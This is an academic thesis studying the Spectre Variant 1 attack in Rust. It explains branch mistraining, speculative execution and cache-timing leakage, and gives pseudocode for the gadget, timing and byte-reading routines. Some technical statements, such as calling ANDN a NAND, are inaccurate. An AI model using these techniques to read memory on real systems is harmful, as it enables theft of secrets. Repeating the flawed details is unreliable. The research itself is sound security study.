FACULTY
OF INFORMATION
TECHNOLOGY
CTU IN PRAGUE

Bachelor's thesis

Feasibility of the Spectre attack in a security-focused language

Jaroslav Chládek

Department of Computer Systems
Supervisor: Ing. Josef Kokeš

July 19, 2019

Declaration

I hereby declare that the presented thesis is my own work and that I have cited all sources of information in accordance with the Guideline for adhering to ethical principles when elaborating an academic final thesis.

I acknowledge that my thesis is subject to the rights and obligations stipulated by the Act No. 121/2000 Coll., the Copyright Act, as amended, in particular that the Czech Technical University in Prague has the right to conclude a license agreement on the utilization of this thesis as school work under the provisions of Article 60(1) of the Act.

In Prague on July 19, 2019 ……

Czech Technical University in Prague
Faculty of Information Technology

Citation of this thesis

Chládek, Jaroslav. *Feasibility of the Spectre attack in a security-focused language*. Bachelor's thesis. Czech Technical University in Prague, Faculty of Information Technology, 2019.

Abstrakt

Představujeme funkční proof-of-concept implementaci první varianty útoku Spectre v programovacím jazyce Rust. Upravenou verzí tohoto algoritmu demonstrujeme proveditelnost útoku v jazycích zaměřených na bezpečnost a zkoumáme uskutečnitelnost tohoto útoku v porovnání s jazyky nechráněnými. Ukazujeme dopad tohoto útoku na bezpečnost platformy Rust, jeho matematické vlastnosti a teoretické předpoklady.

Klíčová slova Spectre Verze 1, proveditelnost útoku, jazyk Rust, CPU, mikroarchitektura, predikce větvení, spekulativní vykonávání

Abstract

We present a functioning proof-of-concept implementation of the Spectre Variant 1 attack in the Rust programming language. We demonstrate the feasibility of the attack in this security-focused language with our modified algorithm and compare its viability to that in unsafe languages. We show its impact on the security of the Rust platform, its mathematical properties and theoretical assumptions.

Keywords Spectre Variant 1, attack feasibility, Rust language, CPU, microarchitecture, branch prediction, speculative execution

Contents

List of Figures

List of Tables

Introduction

The performance of current computer systems relies heavily on processor optimization, speculation and various predictions. In a race to keep up with Moore's law, we have seen increasing sophistication in these techniques constantly developed and perfected every year by major designers and manufacturers. Recent research has shown that while providing great sophistication and speed-up, there have been numerous intricate security flaws hidden in these methods right from their introduction.

Simultaneously, it has shown that the vulnerabilities' mitigation isn't trivial and often has serious implications for the processor's performance or the design of its architecture and that these flaws can be, though mostly in special scenarios and with difficulty, successfully exploited. The most troubling vulnerabilities have been named Spectre and Meltdown upon their discovery. They exploit several optimization methods used by the processor, the core logic unit of every computer system. These exploits have shown to pose a real threat to hardware and computer security in general, and have since expanded into a variety of classes.

The attacks formulated on the basis of these discoveries have steadily decreased in the amount of special requirements on the target machine, reducing the complexity of such an attack and increasing the feasibility in real world scenarios. The astonishing progress the participating security research teams have made shows just how much can be accomplished with an extensive expert work on a nontrivial processor bug. The mitigation of vulnerabilities like Spectre comprises a key part of processor microarchitecture design. This is best demonstrated by the power the microarchitectural vulnerabilities potentially bring to the attacker.

When successfully exploited, Spectre has the potential to leak arbitrary memory from the target machine, which may contain passwords, security keys, sensitive personal information or hints directly leading to such, and other types of compromisable data. Its variants are capable of leaking both user and system space memory. This feature is especially worrying in scenarios such as virtual machine applications run in a cloud, where many different users typically share the same physical server and are only limited by the operating system's safeguards, which fail in Spectre. Browser tabs in web applications also form one of the domains most susceptible to Spectre.

Spectre has been demonstrated as feasible on processor designs of all major manufacturers, including Intel, AMD and ARM. Although the attack remains fairly complex, requires special conditions for successful execution and hasn't been recorded in actual malicious use yet, its numerous existing variants and their variety clearly demonstrate its potential. The omnipresence of devices with architectures analogous to the problematic types used in Spectre presents a great threat to the security and privacy of an individual, let alone a state actor whose adversary is typically endowed with substantial resources and persistent motivation, as the operating system and every application run atop is linked to the security of the processor.

Direct and complete mitigation of Spectre-type attacks has shown to be nontrivial, often leading to the necessity of microarchitectural changes or a significant alternation of the processors' firmware logic, introducing measurable performance bottlenecks. Many approaches to partial mitigation of the flaws nonetheless limit the impact of Spectre to the extent that mitigating the attack completely is no longer a priority as the implications of the attack tremendously drop in significance. One of these approaches is utilization of security-guaranteeing languages which, while often only limiting the attack or influencing it indirectly, makes for a powerful tool in real systems and applications where the complexity of such an attack greatly outbalances the gain of an attacker, effectively making the attack stay in the realm of theory and concepts.

We have decided to take the ability of modern security-focused languages in Spectre mitigation to test. In this thesis, we discuss the mechanics behind the Spectre attack, its variants and history. Then we move to explain the features of the selected implementation language, the reason behind its selection, the security checks and guarantees it presents and review the expected effects on this attack.

Using a modern robust security-focused language, Rust, which doesn't have a specific mitigation for the attack in place, albeit brings plethora new classes of safety checks and assurance methods to each compiled application which are likely to confine the flaws, we present a functioning proof-of-concept code based on the original Spectre Variant 1. We then inspect the impact it has on the security of Rust language and its platform, testing the attack on multiple machines, operating systems and processors. Subsequently, we conclude our observations and formulate possible challenges for a future research.

1 Spectre

Let us first review the timeline of discovery of the vulnerability and the background in which the attack was formulated. By investigating the events that have contributed to the discovery and the roots of the vulnerability, we aim to bring the attack into broader perspective.

1.1 Discovery

The Spectre and Meltdown vulnerabilities' discoveries have been made public on January 3, 2018 by Paul Kocher et. al. [1, Page 1]. Both academic and commercial researchers have collaborated in this effort. The following development has led to a discovery of wide range of attacks exploiting said techniques, the majority of which owe their basis to Spectre and Meltdown. The attacks leverage the modern processor's out-of-order and speculative execution routines, reaping the results of their manipulation through the respective processor cache memory attacks, effectively extracting the data of interest directly out of the component's internals.

The CPU **cache memory** is a type of hierarchical internal memory present on the processor die. It typically consists of multiple levels according to the desired ratio of storage size and speed, which greatly contributes to the resulting price of the component. It is used to access a specific subset of data especially swiftly with the aim of reduction of either the time or energy required in processing.

The discovery of Spectre wasn't completely unforeseen, as various experts have demonstrated the possibility of a successful exploitation of the processor cache's internal workings, as well as other covert channels, in a succession of discoveries ranging from 2002 to 2017. It has, however, been generally thought that computer architecture security and optimization form orthogonal problems and that the strengthening of one shouldn't impose serious risks on the integrity of the other [2, Page 974].

The mitigation of threats such as Spectre has proven nontrivial. One of several cases of failure in this matter is the January 2018 rollback of an Intel Microcode patch meant to mitigate the Spectre V2 variant from Intel processors on numerous platforms. This patch, along with the limitation of

the attack, introduced a significant slowdown in many workloads and caused Windows machines to corrupt memory and unexpectedly shutdown in certain scenarios [3].

While this particular problem has since been resolved, tens of other Spectre variant mitigation techniques remain partially or completely unfeasible on the current microarchitectural scheme. The aim of the worldwide Spectre research therefore remains to also bolster bold security changes and innovation of the architecture.

1.2 Branch prediction and speculative execution

Most modern CPUs employ several optimization techniques often associated with special buffers that assist them in storing heuristics, that in turn guarantee significant asymptotic speed-ups in repetitive tasks. Two of the most commonly used examples are branch prediction and speculative execution. In branch prediction, the CPU attempts to conjecture the result of the condition of a branch and its target based on a heuristic interpretation of the history of targets previously taken and an estimation of the result of the condition in question. This is formulated by the means of a branch predictor.




Figure 1.1: The finite automata of a simple 2bit **Smith's predictor**

The predictor initializes into an arbitrary state of the automata. Then, when the corresponding branch instruction is taken under its condition, the automata follows the Taken edge. Analogically, when the branch hasn't been followed (the branching jump hasn't been taken), Not taken edge is followed. The name of the state suggests the action to be predicted when the device arrives at this branch instruction another time. Its adjective then describes the certainty of this prediction, with the jump respectively being: **snt** – Strongly Not Taken, **wnt** – Weakly Not Taken, **wt** – Weakly Taken and **st** – Strongly Taken

Although the design of branch predictors has become increasingly complex in the search for optimization and a subsequent CPU speed-up, eliminating effects such as negative mutual interference of jump instructions, the general logic behind a branch predictor follows that of Smith's. The Branch Target Buffer (BTB), also known as the Branch History Table, is utilized to store the target history. It is a simple cache memory consisting of key-value pairs where the address of a branch instruction represents the key and the respective target address the value which is predicted to be taken on the predictor's approval.

This mechanism is a basic prerequisite for the Spectre *Variant 1* which is the subject of this thesis. The attack makes use of it by mistraining the predictor, effectively preparing it to take the branch by supplying valid data which satisfies the condition. Then, following an heuristically optimal amount of mistraining rounds, the attacker attempts to access data which is located far beyond the scope of his own memory space; the predictor, having been deliberately trained to do so, predicts fulfilment of the condition in question.

The current state of the program would be of no special interest in a naive model of the computer where the processor would simply require the result of this condition from its memory, waiting until it arrives. In modern processing units, however, time is scarce and every millisecond spent waiting is thought of as a millisecond wasted. This is where the concept of speculative execution is applied. The processor, under the support of the predictor, estimates that the branch code will most likely be taken by the time the condition result arrives from the main memory. It then starts executing the branch code on speculation of the condition, preserving valuable time.

In this process, no additional security measures take place. This implies that the sequence of speculative instructions is executed no matter the privileges formally required for its execution in a regular environment, where the result of the condition comparison is already known. If these instructions then consist of accesses to privileged data which the attacker otherwise would have no means of reaching and instruct the processor to store the data in memory, it then remains stored for a considerable amount of time in the cache. The Spectre attack presented then takes advantage of this feature through a cache timing attack.

1.3 Cache timing attacks

In cache timing attacks, extraction of data present in the cache into the main memory is attempted by means of observation of cache behavior. More specifically, it is achieved by querying the cache for different cache lines and subsequently measuring the amount of time it takes for the memory read to complete. If the cache lines were previously accessed by the victim, the read will conclude significantly faster as the cache line will be present in the cache hierarchy. To avoid false positives, a cache line eviction technique is used initially in each instance of the attack.

The Spectre Variant 1 paper discusses two main approaches feasible for Spectre, the **Evict+Reload** and **Flush+Reload** version of the attack [1, Page 4]. The first keyword in the composite names of these approaches indicates the strategy used in evicting the cache line. In Evict+Reload type attacks, the eviction relies on caching optimization strategies.

By systematically accessing different data already present in the cache, the cache line is evicted by the replacement algorithm of the cache as it ob-

tains a very low priority in both the *Least Recently Used* and *Least Frequently Used* types of metrics as well as their modern hybrid alternatives used in modern caches [4, Section IV], by not being accessed recently/frequently enough relative to the maliciously chosen competing cache lines.

The success rate and speed of this strategy is often limited [5, Section 4, Table 4], as it is nontrivial to achieve a precise and deterministic contention of the attacked cache set. It is therefore naturally less successful then the other mentioned version which relies on a privileged cache *flush* instruction. Still, it presents certain benefits to the attacker thanks to its lack of intrusiveness, which is explored in Feasibility in safe Rust, Section 2.1.4.1.

The Flush+Reload version, on the other hand, uses a very direct solution to this specific problem, an immediate flush of the cache line introduced by the `_mm_clflush` assembly instruction present in the Intel SSE2 ISA extension pack [6], implemented by both Intel and competing manufacturers [7, Section 3]. By using this instruction we can achieve great speed and efficiency in the eviction of cache memory by direct flushing at a price of using a privileged instruction set command. The use of this instruction then necessitates code deemed `unsafe` by Rust, the security-focused language of choice.

1.4 Algorithm

The general *Spectre V1* algorithm can be logically split into two main domains, the so-called gadget executed on the victim side and the tool to be used by the attacker.

1.4.1 The victim gadget

Algorithm 1.4.1: VICTIMGADGET$(X, array1, array2)$

comment: Let $\|\cdot\| : \mathbb{F} \to \mathbb{R}$ denote the cardinality of the underlying finite field. The first dimension of `array2` in our algorithm is always equal to $\|\mathbb{Z}_2^8\|$. That is, 256.

$S_\theta \leftarrow$ A scalar used to ensure the access to different cache lines and to avoid hardware prefetching effects, $>$ `CacheLineSize`

if $X <$ `array1.len`

then $\{ temp \leftarrow$ `array2`$[$`array1`$[X] \cdot S_\theta]$

Figure 1.3: The victim gadget algorithm

The particular multiplier of the first order array index, here S_θ, is selected in accordance to the length of each cache line on the attacked CPU. On the `x86-64` architecture of Intel Core iN used in our project, this value is typically **64B**, and thus we use 512 in the implementation code as we have observed that his grants enough room to avoid prefetching effects, but it may be chosen arbitrarily according to the attacked platform. We also encourage the reader to experiment with different values of this multiplier in an attempt to increase the success rate.

The seemingly complex array double indexing we utilize here is of great importance to the intrinsic behavior of this algorithm as it causes the cache state of `array2` to be altered in a manner dependent on the memory contents of the secret array located behind it. This then enables us to trivially extract information simply by querying the cache for indices located in the range of `array2` and measuring the time taken to respond for all byte values from `0x00` to `0xff`, since the value `array1[x]` resolves to is that of the currently targeted secret byte when the *malicious x address* is used as the `array1` index.

Even so, this specific pattern of altering the cache image of `array2`, related to the targeted secret array value, doesn't form a mandatory requirement – that other extraction techniques (i.e. cache attack vectors) can be used. These procedures then rely on other patterns such as direct access, used [1, Page 6] in **Evict+Time**.

1.4.2 Time measurement

Algorithm 1.4.2: TIMEREAD($X, array1, array2$)

$C_\theta \leftarrow$ Cache line size
$T_\theta \leftarrow$ Cache hit time threshold
$X_\tau \leftarrow$ The current value of training X
for $i \leftarrow$ `0x00` **to** `0xff`
do
- **comment:** We mix up the access order here to prevent undesired optimization.
- $i_{mix} \leftarrow$ A permuted index of the former i sequence
- $P_\alpha \leftarrow$ A pointer to the address of `array2`$[i_{mix} \cdot C_\theta]$
- LOADFENCE()
- $T_{start} \leftarrow$ READTIMESTAMPCOUNTER()
- READVOLATILE(P_α)
- LOADFENCE()
- $T_{end} \leftarrow$ READTIMESTAMPCOUNTER()
- $T_{elapsed} \leftarrow T_{end} - T_{start}$
- **if** $T_{elapsed} \leq T_\theta$ **and** $i_{mix} \neq X_\tau$ **then** $likelihood[i_{mix}] \leftarrow likelihood[i_{mix}] + 1$

$r \leftarrow$ LOCATERESULTS($likelihood$)
return (r)

Figure 1.5: The memory read time measurement algorithm

We use the original authors' trivial pseudo-randomizing expression to assign the i indices in a permuted order in the implementation code, $i_{mix} \coloneqq ((i * 167) + 13) \,\&\, 255$. These are then used to reference a position in `array2`, the outer array indexed by the secret array values in the *VictimGadget*.

The access time into the outer array is measured by the consecutive use of the `lfence` CPU instruction, meaning *LoadFence*, and `rdtsc`, as in *ReadTimeStampCounter*. That is, to ensure an accurate result from the high resolution CPU timestamp counter, we ascertain the serialization of all preceeding `LOAD` memory instructions, then proceed with the fixed memory `READ` instruction (internally performing a memory load), and ensure its completion again with `mfence`. Using this technique, we are able to obtain very stable and precise results from the CPU timer.

This information then enables us to consider the likelihood of the current i_{mix} value being the prospect data stored by the victim. This is usually achieved in a highly deterministic way as the read time for cached data is

typically orders faster [8, Section 2.2], as even the last level shared cache latency is orders lower than that of the main memory.

Thus in a cache hit, i.e. when the cache successfully resolves our data in its storage, we obtain the required data much sooner than when a cache miss occurs and the CPU is forced to request from the main memory. If we then set up an appropriate time reference value, T_θ, the likelihood of making a correct conjecture of the targeted byte's value is very significant, presuming it is present in the cache and that we satisfy the remaining requirements of Assumptions, Section 1.5.

We then proceed to arbiter the attack results by a heuristic interpretation of the `likelihood` array.

1.4.3 Memory byte reader

Algorithm 1.4.3: READBYTE($bytes, array1, array2$)

for $i \leftarrow$ `0x00` **to** `0xff`
  do $bytes[i] \leftarrow 0$
$N_\theta \leftarrow$ Number of attempts
$C_\theta \leftarrow$ Cache line size
$X_\iota \leftarrow$ `array1` *index* of the targeted secret byte
$X_\tau \leftarrow$ The in-range `array1` index X set in *training* of the predictor
$T_\nu \leftarrow$ Implementation-specific optimal number of delay loop iterations
$P_\theta \leftarrow$ Amount of `VictimGadget` passes per attack attempt, heuristically set to 29
for $i \leftarrow 0$ **to** N_θ
do
- **for** $j \leftarrow$ `0x00` **to** `0xff`
  do CACHELINEFLUSH(`array2`$[j \cdot C_\theta]$)
- **comment:** We set the training X in a predictable manner each round to avoid it trivially in the TIMEREAD() function.
- $X_\tau \leftarrow i \pmod{\texttt{array1.len}}$
- **for** $i \leftarrow 0$ **to** P_θ
  do
  - CACHELINEFLUSH(`array1.len`)
  - **comment:** We purposely delay the execution here.
  - **for** $i \leftarrow 0$ **to** T_ν
    do IDLE()
  - MEMORYFENCE()
  - **comment:** Here we obtain $X = X_\iota$ every 6th run. Otherwise we set $X = X_\tau$.
  - $X \leftarrow 0$
    if $i \pmod 6 = 0$
      then $X \leftarrow$ `0xffffffffffff0000`
    if $i \;\&\; 6 = 0$
      then $X \leftarrow$ `0xffffffffffffffff`
    $X \leftarrow X_\tau \oplus (X \;\&\; (X_\iota \oplus X_\tau))$
  - VICTIMGADGET($X, array1, array2$)
- **if** TIMEREAD() $=$ *success*
  then return (*succeeded*)

return (*failed*)

Figure 1.6: The byte reader algorithm

It is trivial to notice the relatively complex bit operations used to formulate a fairly simple result in this algorithm outline, formulated according to the original implementation algorithm. That is, to set the attack address to that of the secret array every 5 runs of using a legitimate in-bounds training address. This complication is deliberate as it induces non-negligible benefits to the success of the attack, assuming that basic bit operations such as the ones used in this snippet are fairly notorious to modern processors of the targeted platform, being available on every processor of the `x86` architecture.

This can be readily proven since according to **Intel**, the `x86` contains the `ANDN` instruction, otherwise often referred to as NAND, as in NOT AND [9, Vol. 2A 3-63]. For an explanation of this Boolean expression please refer to the section below *Theorem 1.4.1*. The proof that this instruction alone can then be used in place of any other Boolean expression we apply in the code is fairly trivial, as these instructions commonly present in the form of bit gates in hardware directly implement their mathematically logical counterparts.

Theorem 1.4.1 (Sheffer stroke universality)**.**
The singleton set containing only the NAND logical connective, commonly referred to as the Sheffer stroke $\uparrow$*, is functionally complete.*

Proof. Let us first prove that $\{\uparrow\}$ is functionally complete over $\{\neg, \wedge\}$.

For any p, q, we obtain:

$$\neg p \dashv\vdash p \uparrow p$$

$$p \wedge q \dashv\vdash (p \uparrow q) \uparrow (p \uparrow q)$$

Thus, the function set $\{\neg, \wedge\}$ can be expressed solely in terms of $\uparrow$. ■

This set can then be used to express the remaining two standard binary logical connectives, that is, the Boolean set $\{\Rightarrow, \vee\}$, as

$$p \Rightarrow q \dashv\vdash \neg (p \wedge \neg q)$$

and

$$p \vee q \dashv\vdash \neg (\neg p \wedge \neg q)$$

Thus any Boolean expression can be represented solely in terms of $\uparrow$.
That is, $\{\uparrow\}$ is functionally complete. □

This conclusion directly corresponds to the parity changing property of the NAND function, which forms a precondition of its universality [10, Section 1.3.2]. This function is then, largely for optimization purposes, commonly used in conjunction with its bit-operative counterparts such as AND or XOR.

These counterparts consist of the instructions implementing the Boolean functions $x \ \& \ y$ and $x \oplus y$, where x and y are arbitrary elements of $\mathbb{Z}_2^N$, i.e. bit vectors, and & denotes the bitwise and operation, while $\oplus$ stands for the bitwise exclusive-or. The former holds true only if the bits in the pair operated on are both true, that is $(1, 1)$, whereas the latter only when they consist of opposing values, in pairs $(1, 0)$ or $(0, 1)$. When the expression holds, 1 is output, otherwise 0. The functions are, moreover, used in the optimized algorithm of the `ReadByte` function.

The presence of the instructions implementing these basic Boolean functions is also comparatively large[††] in terms of experimentally measured statistical significance in most used instructions of the instruction set architecture [11, Section IV], ISA, which represents the total set of the machine instructions available to each processor, engineered to allow maximum optimization of the most commonly executed algorithm procedures and minimum overhead, forming an abstract model of the computer that each processor implements.

We should also note that the interchange of the expressions "Boolean function" and "Boolean expression"/"bitwise operation" used in this section is valid as the Boolean expressions presented, that is AND, NAND and XOR, trivially correspond to their Boolean functional counterparts over $\mathbb{Z}_2^N$.

1.4.3.1 Reasons for the use of elementary bit operations

We hypothesize, in accordance to the original paper [1, Section IV], that the pioneering authors harnessed these bit operations, showing an emphasis on assignment to the X variable and multiple accesses to the X_τ and X_ι address variables on the right side, in order for the X variable, later used in the speculation condition, to be especially well-situated in the CPU's fast memory hierarchy, i.e. present in an immediate processor register.

The X_τ and X_ι variables, accessed in each and every pass, then seem to be utilized this way in an anticipation of low preceding presence in the hierarchy, possibly introducing further memory delay through their repeated access. Such manipulation could conceivably delay the preceding execution further, enlarging the speculation window, while the X address itself resolves immediately, thanks to the numerous prior accesses.

That is, the X variable appears to be optimized for maximum priority in the processor memory before the condition check while the X_τ and X_ι variables accesses seem to be manipulated in an effort to increase the length of the memory loads before the speculative window, possibly enlarging such

[††] If we consider that a typical instruction set architecture consists of hundreds of instructions at the minimum.

window due to *out-of-order* execution, and further contributing to the delay introduced through means such as *redundant for-looping* and *memory fencing*, utilized in our algorithm.

This observation follows the mentions of previous valid X value usage, not only in the condition check we presume, being of significant importance to the success of the attack simultaneously with a sequence in which an instruction at an address before the branch is waiting for an argument not present in the cache, named in the referenced section of this paper. The original authors then label this technique simply "bit twiddling" in the implementation code.

As these seemingly redundant expressions appear to serve a very much meaningful purpose in the code, we choose to portray the logic behind these bit operations, considering the actual implementation code is even more abundant of analogous optimizations that we choose to omit. Another peculiar feature of this function is the use of the `mfence` ISA instruction. This instruction provides the serialization of every preceding `LOAD` and `STORE` memory instruction, effectively delaying our code approximately hundreds of processor cycles.

We use it in accordance with the former authors' suggestion, although in a combination with a redundant for loop, as we've observed considerable reduction in the success rate of the attack using solely `mfence`, that is, less than 1 % of successful attack iterations. Keeping the former logic in-place also doesn't appear comparatively optimal, while the introduction of both the instruction serialization of `mfence` and an extra for loop delay brings the best results from the set we have covered. That is, the clearest cache state and overall environment setup (i.e. full serialization of preceding instructions among other parameters) for the ensuing speculative execution window, introduced in the `if` condition present in the the `VictimGadget`.

We further elaborate on the metrics and trade-offs utilized in the attack in Realisation, Section 3 and Analysis, Section 4.

1.5 Assumptions

The assumptions imperative for a successful execution of the attack can be summarized into 4 major points:

1. While waiting for the result of an array range check condition, speculative execution including a wide enough window for a double array access and store in memory occurs.

2. The results of this execution remain in the system cache, shared in common with the attacker.

3. This secret data resides in an expected memory location, currently loaded in the cache, known to the attacker.

4. The environment is vulnerable to a cache timing attack which the attacker uses to extract this data.

This observation directly follows the original *Spectre Variant 1* paper [1, Page 5]. None of these points are being directly affected by general Rust mechanics specified in this thesis, and we weren't able to trace any patches made by the Rust development team addressing Spectre V1, although there exists an effort [12] to reduce the impact of *Spectre Variant 2* through use of a special `retpoline` instruction, being made by **LLVM**, the basis the Rust compiler `rustc` is built on.

However, as we show in Realisation, Section 3, Rust can thwart success of some of these assumptions indirectly, namely the expected memory location mentioned in the 3rd point.

1.6 Variants

Ever since the public announcement of Spectre and Meltdown, we have seen a fruitful consistent stream of new attack discoveries which have then been sorted into a coherent review of total 13 Spectre vulnerability classes differing in the microarchitectural buffer they exploit, the mistraining strategy they use (being mistrained either by the victim process or an attacker-controlled process) and in whether they use the vulnerable branch itself (in-place) or a branch at a congruent virtual address (out-of-place) in the training [13, Page 4].

The NetSpectre variant, for example, shows to be of particular significance, enabling the attack to be executed remotely without the need of attacker-controlled code being run on the target machine at all. This exposes the attack to a whole new selection of devices and scenarios, as has been successfully demonstrated by its research team both on LAN and between cloud virtual machines [14, Page 1]. Although this variant shows to be very capable and

independent, the information leak rate is relatively minor, achieving a leakage of several bits per hour.

The SplitSpectre variant has shown, however, that even in faster, more specific attacks a reduction of the former system requirements of Spectre *Variant 1* can be achieved. It splits the attacker-controlled part of the code run on a victim machine in two, a direct and an indirect array access, moving the latter back into the attacker program domain [15, Figure 1]. Then, when the execution window created by the speculative execution mechanism remains wide enough, the code run on the victim machine is reduced solely into a branch condition and a simple direct array access command [15, Figure 1].

This variant's paper also presents the *Speculator* tool used to verify candidate speculative execution techniques on different processors in the paper. We had great interest in utilization of this tool yet found that the authors didn't fulfill their promise just yet and thus haven't released an open source version of the tool by the time of writing. We nonetheless eagerly await the moment they do.

1.7 Aim of our research

In this thesis, we inspect and aim to fulfill the following **goals**:

- To analyze the properties of *Spectre Variant 1* and the requirements for its successful execution.
- To choose a suitable modern security-focused programming language and discuss the reasons behind our choice.
- To inspect its security features and evaluate their expected effect on the Spectre attack.
- To attempt to implement this variant of the attack in the chosen language.
- To examine its effects on the platform and the security features of the language, including the extent of their bypass.
- To propose variants of the attack that are likely to succeed against the language in its default form and discuss the results obtained.

These goals are to be fulfilled in the precedent and following chapters. We will summarize the final results obtained in the *Conclusion* section.

In their achievement, we aim to bolster the expansion of security features of the Rust language and secure CPU microarchitecture design and to provide further understanding of the implications of Spectre.

2 Language selection

In the language eligibility assessment process, we decided to stay as close to the original *Variant 1* implementation language as possible in terms of the domain, program compilation methodology, paradigms and syntax, bringing maximum focus to the range and strength of its security features. We arrived at Rust, a young systems programming language, which promises speed, stability and reliability, all with high-level ergonomics and low-level control of the behavior of its programs [16, Introduction].

2.1 Rust security features

Let us discuss the main security features of the chosen implementation language and evaluate their effects likely to occur in implementation of the algorithm. In this section, we provide a stable overview of the basic specifics of the evaluated language and a necessary language-theoretical background.

2.1.1 Ownership

Rust hails the concept of ownership to be its central feature. It uses this concept to safely and efficiently manage memory for allocated objects by keeping track of the mapping between sections of the code and heap data, enabling it to form memory safety guarantees. The mapping is then utilized to minimize the amount of duplicate data in this memory space and to free unused memory portions. It constitutes of 3 simple rules:

1. Each value in Rust has a variable that's called its owner.
2. There can only be one owner at a time.
3. When the owner goes out of scope, the value will be dropped. [16, Chapter 4.1]

By using this concept, it avoids the drawbacks of other memory management techniques, such as the slow down at runtime introduced by garbage collection in Java-like languages or the burden of correctly allocating and freeing program memory present in more low-level focused languages, such as legacy

C and C++. It then uses the method of scoping to automatically return the allocated memory when it is provably no longer needed (*out of scope*), a concept used similarly, although to a lesser extent and with lesser implications, in its parent language C++ as part of the *RAII - Resource Acquisition Is Initialization* methodology [17, Section 6.2.6].

This trait forms the cornerstone of Rust's memory safety guarantees as it is applied to all data in the language except for borrowed references and slices. It also seems to be a likely culprit in moving the secret string from behind `array2` into a completely remote sector of memory along with all of the miscellaneous *String* objects present in the code, which has caused us significant difficulty in forming a well-functioning version of the attack. Still it is worth noting that the complete mechanism that brought up this obstruction has hardly been incidental.

2.1.2 Borrowing

Aiming to simplify the creation of threaded programs in every context, Rust uses a mechanic named *borrowing*, which is presented as a basic feature in its standard. It consists of passing function parameters through references by rule, not allowing the programmer to drop the objects pointed to by the references in functions. In Rust authors' words [16, Chapter 4.2], the references have to be returned when borrowed. These can then be declared mutable by `mut` and therefore modified by the borrower function.

This concept has a catch, however, as there can exist only one mutable reference to an object at a time in Rust. This is to ensure trivial concurrency in subsequent threaded applications by prevention of data races at compile time. It also plays a role in security of the language as data races can be a rich source of undefined behavior. This rule then extends to immutable references as well as there cannot exist a mutable and an immutable reference to the same object at a time.

The avoidance of mutability dualism appears to be a natural step in avoiding **RAW** and **WAR** hazards. Borrowing is consequently used as the main ensurer in thread safety of the language, which is enforced largely thanks to this concept. Simultaneously, the compiler avoids dangling references which would point to data that has already been freed, i.e. to its respective legacy location in memory while this memory section might currently be used for a different purpose. Dangling pointers of all kinds otherwise present great security hazard in legacy *C-like* languages.

2.1.3 Slices

The second object type that is excluded from ownership are slices. They represent a special type of reference, meant for usage in collection indexing. As the name implies, the most common use case for this object type is object

slicing. Let `numbers` be an array of integers and `len` an indicator of its length. To create a slice of this array ranging from the first element to the last, the `&numbers[0..len]` syntax is used.

This is not the only type of syntax used in creation of slices. An important fact that emerges in our code is that **string literals** in general are also understood as slices in Rust. The logical reasoning behind this concept is that string literals are, in themselves, just pointers to an area inside the program binary where they are stored after compilation.

String literals play a crucial role in our code as the secret array that the program attacks is a string, an `str` in Rust terms. However, because of the difficulty found in attacking string literals using *Spectre V1* techniques, we resolved to converting the `str` to a regular array of bytes containing the corresponding ASCII letter byte values. We further explain the reasoning behind this decision in Realisation, Section 3.

The main reason behind the existence of slices is their synchronization to the referenced data in question and invalid reference checking. Using these mechanics, they play an important role in preventing undefined/invalid behavior. They enforce these properties by having the immutable trait. If we then recall the rules discussed in the previous section, since there cannot exist both a mutable reference and an immutable reference to an object at a time, slices effectively cannot be invalidated throughout their existence.

2.1.4 The Unsafe trait

Portions of code that necessitate utilization of special features of the language that inevitably thwart memory safety guarantees, usually for low-level programming endeavors such as raw pointer dereferencing, retain a unique keyword in Rust, `unsafe`. This keyword serves as an identifier to blocks of code where memory safety cannot be guaranteed by rule. That is, to a bracketed portion of an algorithm inside which the programmer:

- dereferences a raw pointer,
- calls an unsafe function or method,
- accesses or modifies a mutable static variable, or
- implements an unsafe trait*.

The Rust *borrow* checker thereafter allows these actions, albeit still assuring the safety of all distinct features, such as ownership of references. The resulting unsafe code can then be further enclosed into safe abstractions, forming a safe API. Including a diligent audit, this method has largely been used

*An abstract inheritable method assigned to nontrivial Rust data types, security of whose logic cannot be ensured.

to write Rust, the language, itself [16, Chapter 19.1]. The employment of such an abstraction then mitigates the propagation of unsafe features further up the function call tree.

2.1.4.1 Feasibility in safe Rust

The utilization of this feature makes the implementation of our *Rust Spectre V1* attack proposition unsafe altogether, though we have made extensive efforts in isolating its use to the minimum extent possible. It has therefore been reduced to three, and subsequently two, distinct classes:

1. **Volatile memory read/write**
2. **Supplementary ISA instruction wrappers**
3. **Raw pointer offset**[†]

Volatile memory read/write

The 1st class instructions are harnessed purely in avoidance of compiler optimization. As this task is likely possible, though nondeterministically and with significant difficulty, to also be achieved through indirect means, we speculate this class to be the most likely candidate for replacement with safe logic.

More specifically, this class' instructions are present in the `time_read` function in measurements of the time taken to obtain a byte from the cache memory, and in the initialization phase before the attack is attempted, solely to ensure the compiler truly allocates the memory space for the declared `array2`, in industry terms "backs" the array with memory.

We suggest mitigating the use of these instructions through other means guaranteeing memory allocation of said containers, such as arbitrated unsafe instruction wrappers implemented in the language – which are inherently safe. It then suffices to locate a safe built-in function that will guarantee the memory allocation in each case. It is trivial to see such functions do exist in Rust. The same mitigation can also apply to the initialization logic harnessing this class of instructions.

Supplementary ISA instruction wrappers

The 2nd class is used in supplementary processor features the attack makes use of, especially the SSE2 ISA extension. That is, the commands used for cache line flushing (`_mm_clflush`), memory fencing of `LOAD` instructions (`_mm_lfence`), and for fencing of both `LOAD` and `STORE` (`_mm_mfence`). The CPU instruction wrappers are also applied when reading the high precision

[†]We have managed to remove this unsafe section altogether in later iterations of the implemented algorithm.

timestamp counter through `_rdtsc`. This elementary CPU instruction serves for manipulation of elapsed time and is likely to be found on any general modern processor.

Since it is a common feature of modern programming languages, we hypothesize a time stamp counter precise enough is likely reachable through safe means as well. We suggest the use of the Rust package `std::time::{SystemTime, UNIX_EPOCH}` to be a feasible option as the time precision required mostly fits in the order of milliseconds. Mitigation of the instruction fencing and cache-flushing instructions is very nontrivial as these mechanics directly relate to the speculative execution and cache evicting processes, the key to this attack.

